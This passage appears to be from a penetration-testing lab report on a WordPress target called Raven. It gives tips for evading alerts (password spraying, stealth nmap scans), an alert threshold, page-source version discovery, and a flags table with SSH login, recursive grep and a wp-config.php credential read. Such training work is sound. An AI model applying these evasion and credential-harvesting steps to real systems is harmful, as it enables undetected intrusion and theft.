
Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Copy the hashes from the terminal window instead of trying to exfiltrate data from the database.
- Are there alternative exploits that may perform better?
 - You can attempt a password spraying attack to avoid detection.

Stealth Exploitation of Port Scanning

Monitoring Overview


- Which alerts detect this exploit?
 - HTTP Request Size Monitor
- Which metrics do they measure?
 - The size of HTTP requests in bytes.
- Which thresholds do they fire at?
 - Alerts are created above 3500 bytes/min



Stealth Exploitation of Port Scanning

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Use nmap -sS scans
- Are there alternative exploits that may perform better?
 - Viewing the source of the website can get you the version without having to use external tools.
 - Visiting <http://192.168.1.115> will tell you that there is a web server running.



```
36 <!--[if lt IE 9]>
37 <link rel='stylesheet' id='twentyseventeen-ie8-css' href='http://raven.local/wordpress/wp-content/themes/twentyseventeen/assets/c
38 <![endif]-->
39 <!--[if lt IE 9]>
40 <script type='text/javascript' src='http://raven.local/wordpress/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3'><
41 <![endif]-->
42 <script type='text/javascript' src='http://raven.local/wordpress/wp-includes/js/jquery/jquery.js?ver=1.12.4'></script>
43 <script type='text/javascript' src='http://raven.local/wordpress/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
44 <link rel='https://api.w.org/' href='http://raven.local/wordpress/index.php/wp-json/' />
45 <link rel='EditURI' type='application/rsd+xml' title='RSD' href='http://raven.local/wordpress/xmlrpc.php?rsd' />
46 <link rel='wlwmanifest' type='application/wlwmanifest+xml' href='http://raven.local/wordpress/wp-includes/wlwmanifest.xml' />
47 <meta name='generator' content='WordPress 4.8.19' />
48 <style type='text/css'>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
49 </head>
50
51 <body class='home blog hfeed has-header-image has-sidebar colors-light'>
52 <div id='page' class='site'>
53 <a class='skip-link screen-reader-text' href='#content'>Skip to content</a>
54
55 <header id='masthead' class='site-header' role='banner'>
56
57 <div class='custom-header'>
58
```






Flags

Target 1: Flags 1-3

Flag Number	Location
1, 2	<div>Weak Credentials</div> <div><pre>tokens, the html/vendor/examples/scripts/XRegExp.js: // Mode modifier at the start of the pattern only, with any combina imsx: (?imsx) html/vendor/composer.lock: "stability-flags": [], html/service.html: <!-- flag1{b9bbcb33e11b80be759c4e844862482d} --> flag2.txt:flag2{fc3fd58dcdad9ab23faca6e9a36e581c} michael@target1:/var/www\$ grep -RE flag</pre></div> <div>ssh michael@192.168.1.110</div> <div>Running “grep -RE /var/www/ flag” allowed us to find both flag1 and flag2</div>
3,4	<div>cat /var/www/html/wordpress/wp-config.php grep DB*</div> <div><pre> 5 1 2018-08-12 23:31:59 2018-08-12 23:31:59 flag4{715dea6c055b9fe3337544932f2941ce} index.php/2018/08/12/4-revision-v1/ 0 revision 0 http://rave 7 2 2018-08-13 01:48:31 2018-08-13 01:48:31 flag3{afc01ab56b50591e7dccf93122770cd2}</pre></div>

Target 2: Flags 1-3

